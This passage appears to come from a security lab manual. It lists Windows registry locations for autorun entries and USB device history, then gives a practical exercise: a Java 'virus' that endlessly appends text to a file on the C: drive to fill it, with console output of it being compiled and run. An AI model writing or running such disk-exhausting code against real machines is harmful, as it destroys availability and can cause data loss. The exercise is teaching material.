
## Start When a Particular User Logs On

**HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run**




## USB Storage Devices

**HK\_Local\_Machine\System\ControlSet00x\Enum\USBSTOR**



## Mounted Devices

HKEY\_LOCAL\_MACHINE\System\MountedDevices



## Practical No:10

**Aim:** create a virus for eating space of particular drive.

### Description:

#### Virus:


A computer virus is malicious code that replicates by copying itself to another program, computer boot sector or document and changes how a computer works. The virus requires someone to knowingly or unknowingly spread the infection without the knowledge or permission of a user or system administrator. In contrast, a computer worm is stand-alone programming that does not need to copy itself to a host program or require human interaction to spread. Viruses and worms may also be referred to as malware.

#### Virus.java

##### Code:

```
import java.io.FileWriter;
import java.io.IOException;
public class Virus
{
    public static void main(String args[])
    {
        try
        {
            FileWriter fw=new FileWriter("c:/virus.dll",true);
            while(true)
            {
                fw.write("virus has been activated");
            }
        }
        catch(IOException e)
        {
            e.printStackTrace();
        }
    }
}
```

## Output:



```
Administrator: C:\Windows\system32\cmd.exe - java Virus
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>d:
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac Virus.java
D:\>java Virus
```